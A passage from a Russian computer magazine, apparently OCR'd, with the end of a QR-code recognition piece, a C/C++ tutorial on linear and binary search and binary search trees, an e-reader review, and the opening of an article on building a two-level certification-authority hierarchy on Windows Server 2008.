- процесс распознавания не зависит от положения QR-кода на картинке;
- процесс распознавания не зависит от степени поворота QR-кода и его масштаба.

Однако с распознаванием кодов в 3D все несколько хуже: искажение в соотношении сторон QR-кода может негативно сказаться на качестве определения его содержимого.

В общем, можно сказать, что эта библиотека предоставляет разработчику широкие возможности для работы с матричными кодами. В ней имеются встроенные средства коррекции ошибок и восстановления поврежденных областей исходных изображений, а возможности изменения параметров точности распознавания позволяют программисту найти золотую середину в тандеме параметров «производительность/эффективность».

Перспективы .Decode()

Рамки применения QR-кода ограничиваются исключительно фантазией своего интегратора. Банальный обмен контактными данными (адреса сайтов на картинке в каком-либо общественном месте, эффектная демонстрация данных визитки на черно-белой карточке, реклама и объявления, приглашения и др.) на фоне массы других способов уже кажется, как минимум, неоригинальным.

Идея расширения видимой реальности с помощью подручных средств, коими являются мобильные телефоны, кажется уже не настолько далекой и требующей технического прогресса.

А практичность данного вида представления информации для конечного потребителя заметна уже сейчас. Обладатель телефона, интересующийся, например, меню какого-либо ресторана (бара, кафе, памятником архитектуры или любым другим зданием, содержащим QR-код, который несет полезную информацию), при наведении камерой на QR-область может ознакомиться в реальном времени с меню, не посещая заведение. Или ознакомиться с расписанием маршрута проезжающего мимо общественного транспорта, содержащего «полезную картинку».

Альтернативное кодирование информации может оказаться полезным в вещах, имеющих стеганографическую подоплеку. Например, QR-код может быть спрятан в каком-нибудь изображении и вылезать наружу при его обесцвечивании. Ну а информация, которая появится при его распознавании, конечно же, будет зашифрованной. Поскольку стеганография — хорошо, сочетание ее с криптографией — всяко лучше.



deeonis deeonis@gmail.com

Программерские типсы и триксы



В наши дни информация — самый ценный продукт, поэтому быстрый доступ к ней является залогом успеха. В этой статье мы обсудим основы успешного поиска информации — его алгоритмы.

ПРЕДСТАВИМ, ЧТО МЫ РАЗРАБАТЫВАЕМ УТИЛИТУ, КОТОРАЯ МОНИТОРИТ КУКИ БРАУЗЕРА, СВЕРЯЕТ ИХ СО СПИСКОМ В СВОЕМ БЛЭКЛИСТЕ И В СЛУЧАЕ СОВПАДЕНИЯ УДАЛЯЕТ ИХ. СВЕРЯТЬ МЫ БУДЕМ ПО ДОМЕНУ; ЕСЛИ КУК ПОСТАВЛЕН, НАПРИМЕР, САЙТОМ BAD-DOMAIN.COM, И ОН ЕСТЬ В НАШЕМ СПИСКЕ ПЛОХИХ ДОМЕНОВ, ТО МЫ БЕСПОЩАДНО УДАЛЯЕМ ЕГО ИЗ ХРАНИЛИЩА.
Более того, все это нужно делать на лету, прямо во время работы пользователя с браузером. То есть все это должно происходить быстро и безболезненно. Особенностью реализации нашей программы является то, что она не может определить, какой кукис уже проверен, а какой — нет. Утилита просто следит за хранилищем и в случае его обновления просто проверяет каждый домен на предмет вхождения его в блэклист.

Простое решение aka линейный поиск

Итак, мы садимся за написание программы и доходим до того места, где надо проверять вхождение кукиса в черный список. Не сильно напрягаясь, мы реализуем поиск домена в списке простым перебором, или, говоря языком профессионалов, линейным поиском.
Алгоритм линейного поиска заключается в следующем. Пусть мы имеем некоторое значение m и массив размерностью от 0 до n. Для того, чтобы проверить, имеется ли в массиве элемент со значением, равным m, мы просматриваем последовательно, начиная с нулевого индекса, каждую ячейку массива и сравниваем ее содержимое с m. Перебор прекращается, если мы найдем нужный нам элемент или достигнем конца массива. В коде это будет смотреться примерно так:


РЕАЛИЗАЦИЯ АЛГОРИТМА ЛИНЕЙНОГО ПОИСКА

```
int LinearSearch (int *array,
    size_t arraySize, int key)
{
      for (size_t i = 0; i < arraySize; i++)
            if (array[i] == key)
                  return array[i];
      // если ничего не нашли
      return -1;
}
```

Понятно, что в худшем случае нам потребуется n сравнений, чтобы проверить наличие домена в блэклисте. Таким образом, асимптотическая сложность алгоритма — O(n). Проверим, насколько быстро в реальных условиях работает наш поиск.
Черный список включает в себя несколько тысяч сайтов. В браузере, на котором мы тестим мониторинг и удаление, у нас всего несколько кукисов. Мы побродили по паре сайтов и теперь запускаем программу, чтобы она проверяла плохие куки. Вроде бы все нормально: при заходе на очередной сайт программка сверяется со своим списком и в случае чего сигнализирует нам о заблокированном cookie.
Теперь мы решаем проверить чудо-утилиту в живой природе. Для этого запускаем рабочий браузер и начинаем бродить по Сети.
Но происходит что-то странное — программа страшно тормозит. Сообщения о заблокированных кукисах появляются спустя несколько минут. Внимательно присмотревшись, мы понимаем, что в нашей программе для серфинга Сети несколько тысяч этих самых куков. А так как мы каждый раз последовательно прогоняем доменное имя по всему блэклисту, то в итоге мы получаем несколько миллионов сравнений на каждый апдейт хранилища интернет-печенек: например, если в черном списке у нас 3000 записей, а в браузере 3000 куков, то мы получим 3000*3000=9 000 000 сравнений. Теперь совершенно ясно, почему мы имеем такие задержки в обработке, тем более что ищем и сравниваем мы не числовые значения, а строковые, что тоже довольно накладно по времени.

Бинарный поиск

Для ускорения работы программы нужно воспользоваться более быстрым алгоритмом. Им может быть алгоритм бинарного поиска. Его асимптотическая сложность равна O(log n). Применительно к нашей задаче в худшем случае мы получим около 10 431 сравнений (log(3000) * 3000 = 10431.4). Это примерно в 863 раза быстрее, чем предыдущий вариант. Неплохо, совсем неплохо! По сравнению с этим числом очередное ускорение на 20% каких-нибудь Opera или Google Chrome выглядит смешно. Но как же работает этот чудо-алгоритм?
Для начала следует отметить, что массив, по которому будет производиться поиск, должен быть отсортирован. В нашем случае элементы должны быть упорядочены лексикографически, то есть aaa < aab < baa < bba < bbb < bbc < caa... Сортировку можно проводить один раз при старте программы или сразу хранить блэклист в правильном виде.
Сам алгоритм бинарного поиска работает следующим образом. На первой итерации исходный массив разделяется на две равные части. Значение, которое мы ищем, сравнивается с центральным элементом массива. То есть, если массив с количеством элементов равным n мы поделили на две части, то центральный элемент будет иметь индекс n/2. Если искомое значение больше значения в выбранной ячейке массива, то следующий шаг цикла будет работать со второй половиной массива, если меньше — с первой. Выбрав нужную часть массива, мы ее опять делим пополам и продолжаем сравнение. Для большей наглядности советую взглянуть на код:





Хорошая книга об алгоритмах. По делу и без воды



Дональд Кнут — автор книги «Искусство программирования»

Реализация алгоритма бинарного поиска

```
int CCookieRemover::lowerbound(const CStringArray& a,
  const int& n, const CString& t)
{
      int result;
      int l;
      int half;
      int first;
      int middle;


      l = n;
      first = 0;
      while(l>0)
      {
              half = l/2;
              middle = first+half;
              if( a[middle]<t )
              {
                      first = middle+1;
                      l = l-half-1;
              }
              else
              {
                      l = half;
              }
      }
      result = first;
      return result;
}
```

С каждой итерацией мы все сильнее сокращаем область поиска. Цикл завершается, когда будет найден элемент с максимально близким значением к переменной, которую мы пытаемся найти в массиве. По завершению достаточно выполнить простое сравнение и проверить, нашелся ли нужный элемент или нет.
Как говорилось выше, скорость бинарного поиска примерно в 10 000 раз выше скорости линейного поиска. На практике, запустив нашу утилиту на рабочем браузере, мы практически не замечаем задержек. Сообщения о блокировке тех или иных куков появляются в считанные доли секунды, и ждать по несколько минут уже не приходится.

Другие алгоритмы поиска

Помимо линейного и бинарного поиска существует также троичный (тернарный) алгоритм поиска. Метод предназначен для поиска максимумов или минимумов функции, которая сначала строго возрастает, а затем строго убывает, либо наоборот. Алгоритм делит массив на три части и определяет отсутствие экстремума в первой или последней трети отрезка. После этого поиск повторяется на оставшихся двух частях. Помимо этого существует множество алгоритмов, которые оптимизированы для работы на специальных структурах данных.





Графическое представление бинарного дерева поиска

Даже упомянутый выше бинарный поиск требует, чтобы исходный массив был отсортирован. Например, нашу задачу можно было бы решить с помощью двоичного дерева поиска. По сути, это обычное бинарное дерево, но с дополнительными свойствами. Оба поддерева, и левое, и правое, должны являться двоичными деревьями поиска. Кроме того, у всех узлов левого поддерева узла X значения ключей должны быть меньше значения ключа самого узла X, а у правого поддерева — больше или равны. Обычно каждый узел дерева состоит из записей вида {data, left, right}. data — данные сопоставленные с узлом, left и right — ссылки на левый и правый дочерние узлы. Очень часто для более высокой степени оптимизации в состав записи включают еще и ссылку на родительский узел. Данные data обязательно должны обладать ключом, на котором определены операции сравнения. Основным преимуществом двоичного дерева поиска является высокая эффективность операций поиска и сортировки. Например, чтобы найти узел с ключом K в дереве T надо выполнить следующие действия:

Алгоритм поиска в двоичном дереве

```
1. Если дерево пусто, то считаем, что узел не найден,
и останавливаемся;
2. Если нет, то сравниваем K со значением ключа кор-
невого узла X:
2.1. Если K = X, возвращаем ссылку на этот узел и
останавливаемся;
2.2. Если K > X, рекурсивно ищем ключ K в правом
поддереве T;
2.3. Если K < X, рекурсивно ищем ключ K в левом под-
дереве T.
```

Помимо поиска можно также производить добавление элемента в дерево и удаление его оттуда. Добавление в дерево не представляет особой сложности, а вот удаление узла требует небольших умственных усилий. Допустим, нам надо удалить узел с ключом K в дереве T с корнем n, тогда алгоритм будет примерно следующим:

Алгоритм удаления узла из двоичного дерева поиска

```
1.Если дерево T пусто, останавливаемся;
2.Если нет, то сравниваем K с ключом X корневого узла
n;
2.1. Если K > X, рекурсивно удаляем K из правого
поддерева T;
2.2. Если K < X, рекурсивно удаляем K из левого под-
дерева T;
2.3. Если K = X, то надо рассматривать три случая:
2.3.1. Если обоих потомков нет, то удаляем текущий
узел и обнуляем ссылку на него у родительского узла;
2.3.2. Если одного из потомков нет, то значения полей
второго потомка m ставим вместо соответствующих зна-
чений корневого узла, затирая его старые значения, и
освобождаем память, занимаемую узлом m;
2.3.3. Если оба потомка присутствуют, то:
2.3.3.1. Найдем узел m, являющийся самым левым узлом
правого поддерева с корневым узлом Right(n);
2.3.3.2. Присвоим ссылке Left(m) значение Left(n);
2.3.3.3. Ссылку на узел n в узле Parent(n) заменяем
на Right(n);
2.3.3.4. Освободим память, занимаемую узлом n.
```

Как видно, даже относительно сложная операция удаления узла выглядит не так страшно, если понимать структуру двоичного дерева поиска. Главное — правильно построить это дерево. Оно должно быть сбалансировано, то есть желательно, чтобы все пути в дереве от корня до листьев имели примерно одинаковую длину, иначе мы можем сильно потерять в производительности. Крайним случаем является ситуация, когда все узлы имеют лишь одно поддерево, левое или правое. В этом случае поиск в таком дереве будет по скорости равен поиску в списке.

Заключение

К сожалению, в одной статье невозможно рассказать достаточно подробно обо всех алгоритмах поиска и структурах данных. Для этого надо писать книгу, и не одну. Впрочем, такие книги уже есть, и правильный выбор подхода к хранению и обработке данных позволит добиться максимальной эффективности при работе с терабайтными массивами информации. ⌘

ЧТО ПОЧИТАТЬ?

Для тех, кого заинтересовала тема алгоритмов хранения и обработки данных, советую почитать книги Дональда Кнута. Пожалуй, самым известным его трудом является серия «Искусство программирования», которая посвящена алгоритмам и структурам данных и содержит несколько томов. Эти книги считаются классикой и должны быть на полке у каждого уважающего себя кодера.

Хорошим источником знаний в области поиска и сортировки послужит книга «Фундаментальные алгоритмы на C» Роберта Седжвика. В ней рассматриваются такие вопросы, как анализ алгоритмов, структуры данных, сортировка и поиск, а также алгоритмы на графах.


Прощай, бумага!

Крупнейший в мире интернет-магазин Amazon.com объявил, что впервые продал в электронном виде книжек больше, чем на традиционном бумажном носителе. В метро все чаще видишь в руках людей удобую и легкую электронную читалку, а не обычную книгу с потрепанной обложкой. Это легко понять: при всем удобстве e-ink reader отбивает свою стоимость уже на втором десятке книг. Особенно если изначальная цена устройства составляет 7 тысяч рублей, как в случае с Wexler.

Экран Epson Display диагональю 6 дюймов разрешением 800 x 600 выполнен по технологии E-Ink и отображает 16 градаций серого. В отличие от разрекламированных коммуникаторов и планшетов, он создает минимум напряжения для глаз.

Читалка поддерживает большое количество разных форматов. Wexler легко переварит книги в форматах FB2, EPUB, PDF, HTML, TXT. Соответственно, не придется морочить себе голову, преобразуя один формат в другой.

Клавиатура организована по логике телефонной. В некоторых приложениях напротив кнопок высвечиваются пункты меню. В самом низу расположена кнопка управления закладками и быстрым переходом к определенной странице.



Цена 7000 руб.

При включении книжки Wexler пользователь попадает сразу к последнему месту чтения. Кроме того, есть возможность слушать FM-радио со встроенного тюнера и играть в простейшие компьютерные игры.

Для хранения книг устройство предлагает 2 Гб внутренней памяти, при этом есть возможность с помощью micro-SD увеличить объем до 10 Гб. Li-ion аккумулятор емкостью 1500 mAh полностью заряжается за четыре часа и выдерживает 11 тыс. перелистываний.

ТЕХНИЧЕСКИЕ ПОДРОБНОСТИ

Процессор: ARM9
Текстовые форматы: TXT, EPUB, RTF, HTM, HTML, PDF, Fb2
Форматы изображений: JPG, JPEG, BMP, GIF
Аудио форматы: mp3 (32kbps-384kbps), wma (32kbps-192kbps)
Дополнительно: Встроенный динамик
Габариты: 65x126,5x9,5 мм
Вес: 215 грамм
Подробнее о продукте www.wexler.ru



Лучник Анна luchnik@it-university.ru

Разворачиваем «ключевую» инфраструктуру

Установка и настройка двухуровневой иерархии удостоверяющих центров на базе Windows Server 2008.

Каждый IT'шник слышал про сертификаты, и практически каждый их использовал. Многие читали распространенные пошаговые руководства, как установить центр сертификации. Кто-то находил немногочисленные материалы о том, как планировать развертывание инфраструктуры открытых ключей. В этой статье будет рассказано о возможностях и функциях компонентов PKI и параметрах сертификатов, чтобы стало понятно, почему и зачем надо предпринимать те или иные шаги при установке и настройке центров сертификации. В качестве примера будет приведена установка и настройка двухуровневой иерархии удостоверяющих центров на базе Windows Server 2008.

Определения

При общении с администраторами, и уж тем более — с пользователями, часто выясняется, что использовать сертификаты они уже научились, но на вопрос, что это такое, можно часто услышать неуверенный ответ «ну, это… ну, для аутентификации». Поэтому позволю себе начать статью с определений; те, кто с ними знаком, могут сразу переходить к следующему разделу.

Сертификат — это файл или объект, хранящийся в базе данных, который содержит следующие поля: номер, открытый ключ, информацию о владельце ключа и вариантах его использования, информацию об УЦ, выдавшем сертификат, и срок действия. Кроме перечисленных полей сертификат может содержать и другие данные. Формат сертификата определяется стандартом X.509, на данный момент действует третья версия стандарта. Вся информация, содержащаяся в сертификате, заверена подписью УЦ.


Инфраструктура открытых ключей (Public Key Infrastructure (PKI)) — это набор взаимосвязанных программных и аппаратных компонентов, а также административных и организационных мер для работы с криптографическими системами, использующими ассиметричные алгоритмы. Приложения, относящиеся к PKI, можно разделить на две категории:

- приложения для работы только с сертификатами — центры регистрации, центры сертификации, каталоги сертификатов;
- пользовательские приложения — почтовые клиенты, браузеры, системы защищенного документооборота и др.

Кроме технической составляющей важную роль играют и «бюрократические» компоненты PKI, особенно когда существует потребность реализовать юридически значимый электронный документооборот. Политики сертификации (Certificate Policy) и регламент УЦ (Certificate Practice Statements) позволяют определить уровень доверия к издаваемым сертификатам.

Если политики и регламенты, состав и производители пользовательских приложений могут меняться от организации к организации, то наличие центра сертификации, пусть и от разных вендоров, остается неизменным. Удостоверяющий центр — это основа инфраструктуры открытых ключей, которая объединяет программные модули и аппаратные компоненты (например, HSM — Hardware Security Module). Прежде чем описывать функции УЦ, посмотрим на жизненный цикл ключей и сертификатов, показанный на схеме (см ниже). Не все приведенные на схеме пункты обязательно встречаются для каждого ключа или сертификата. Сначала генерируется ключ — в зависимости от его предназначения генерация может происходить как на стороне клиента, так и на стороне сервера, особенно при использовании аппаратных генераторов случайных чисел или архивации ключей. Прежде чем выпустить сертификат для созданного открытого ключа, необходимо выполнить проверку данных, предоставленных в запросе на сертификат. Проверка информации о владельце ключа, в зависимости от типа сертификата, варьируется от отправки ссылок на указанный в запросе e-mail, до предъявления паспорта и данных о зарегистрированном домене. Задачи по проверке выполняет центр регистрации, который зачастую является компонентом центра сертификации.

После этого сертификат должен быть помещен в хранилище, доступное тем, кто будет использовать этот сертификат — это может быть служба каталогов или веб-сервер. Далее сертификат используется в рабочем порядке до тех пор, пока не истечет срок действия ключа или сертификат не будут отозван. Причины отзыва могут быть связаны с изменением данных о владельце (смена фамилии или должности, изменение название сайта) или компрометацией закрытого ключа. Важная задача УЦ — поддержание актуальной информации о статусе сертификата. Необходимо избежать ситуаций, когда злоумышленник с помощью украденного закрытого ключа подписывает договор, который впоследствии признается действительным, так как на момент подписания сертификат не был отозван. УЦ должен регулярно и максимально часто обновлять информацию о статусе сертификата, а владелец сертификата должен как можно раньше сообщать о необходимости отзыва или перевыпуска сертификата. Для предоставления информации о статусе сертификата



используются списки отзыва, которые содержат информацию обо всех отозванных сертификатах, или изменениях по сравнению с предыдущим списком отзыва, или протокол OCPS (Online Certificate Status Protocol). Списки отзыва генерируются с заданным на УЦ интервалом, в то время как с использованием компонента OCSP responder можно получить информацию о статусе сертификата в реальном времени. В том случае, если закончился срок действия закрытого ключа, то центр сертификации занимается выпуском нового сертификата для нового ключа или для этого же ключа, но с другим сроком действия (использование того же ключа оправдано, например, для сертификатов агентов восстановления ключей, чтобы избежать процедуры экспорта-перешифрования-импорта заархивированных ключей).

Доверие

Ключевой аспект PKI — это доверие. То есть оба участника аутентификации или обмена сообщениями должны доверять центрам сертификации, которыми выданы сертификаты. Рассмотрим обращение, например, к банковскому сайту по HTTPS. Прежде чем создается защищенное соединение, пользователь должен убедиться, что подключается именно к тому сайту, к которому планировал. Аутентификация сайта происходит с использованием SSL-сертификата. Среди прочего проверяется, что сертификат выдан именно для того сайта, к которому происходит обращение, что сертификат может быть использован для аутентификации сервера, что сертификат не был отозван, что данные в сертификате не были изменены третьей стороной. Последняя проверка требует проверки подписи УЦ, который выдавал сертификат для сервера. То есть необходимо получить сертификат ключа УЦ и выполнить аналогичные проверки для этого сертификата. Опять же, сертификат УЦ должен быть заверен какой-то подписью… До какого момента длятся такие проверки? До тех пор, пока не встретится сертификат УЦ, который находится в списке доверенных сертификатов удостоверяющих центров на стороне клиента. Откуда берутся такие списки? Есть несколько вариантов: списки поставляются вместе с ОС и обновлениями, или доверенные УЦ добавляются администратором или самим пользователем.
Стоит упомянуть еще и самоподписанные сертификаты. Корневые удостоверяющие центры выдают сертификаты сами себе, то есть УЦ1 выдает сертификат для ключа УЦ1, заверенный подписью УЦ1. Такие самоподписанные сертификаты являются основой доверия, и с одной стороны они должны быть доступны всем участникам PKI, а с другой — в случае компрометации или подмены такого сертификата вся система должна перестраиваться заново, с перевыпуском всех сертификатов и защищенным распространением всем пользователям нового корневого сертификата. Существуют коммерческие удостоверяющие центры, которым автоматически доверяют все пользователи ОС, а также пользователи различных браузеров, от Konqueror до Google Chrome. За выдачу сертификатов большинство из них хотят получать деньги, так что многие компании развертывают свои собственные ЦС, которым изначально никто не доверяет. Корпоративный ЦС удобен возможностью создания собственных политик и шаблонов сертификатов, но создает сложности с доверием со стороны клиентов и партнеров. С клиентами проблемы доверия обычно решаются покупкой SSL-сертификатов для веб-серверов в коммерческих УЦ. С партнерами, или в случае слияний, строятся различные отношения доверия между несколькими УЦ. Для этого используются кросс-сертификаты (сертификат с ключом УЦ1 заверяется подписью УЦ2 и наоборот), которые показывают взаимное доверие между УЦ нескольких организаций. Наиболее распространены три модели доверия **(см схему в конце статьи)**:


- **Мостовая (Bridge CA Model).** В данной модели существует центральный (мостовой) УЦ, которому доверяют все остальные УЦ. Такая модель позволяет осуществлять централизованное управление при небольшом количестве кросс-сертификатов. В качестве примера можно привести реализацию US government's Federal Bridge Certification Authority.
- **В сетевой модели все УЦ считаются равноправными,** и создается до n2 кросс-сертификатов. Кросс-сертификация на уровне корневых УЦ может быть не всегда желательной, в этом случае используются схемы кросс-сертификации на уровне подчиненных УЦ с ограничением доверия.
- **Иерархическая модель** обычно используется в компаниях с разветвленной структурой, когда есть корневой УЦ и подчиненные, например, в филиалах. Кроме того, иерархическая модель позволяет минимизировать затраты при перестроении инфраструктуры в случае компрометации ключа УЦ. Действительно, если происходит компрометация ключа одного из издающих (подчиненных) УЦ, то необходимо переиздать только те сертификаты, которые были выданы этим УЦ. Более того, такая модель позволяет создавать УЦ с различными регламентами в рамках одной инфраструктуры.

Еще встречаются гибридные модели и списки доверенных сертификатов, распространяемых между заинтересованными сторонами.

Варианты установки УЦ

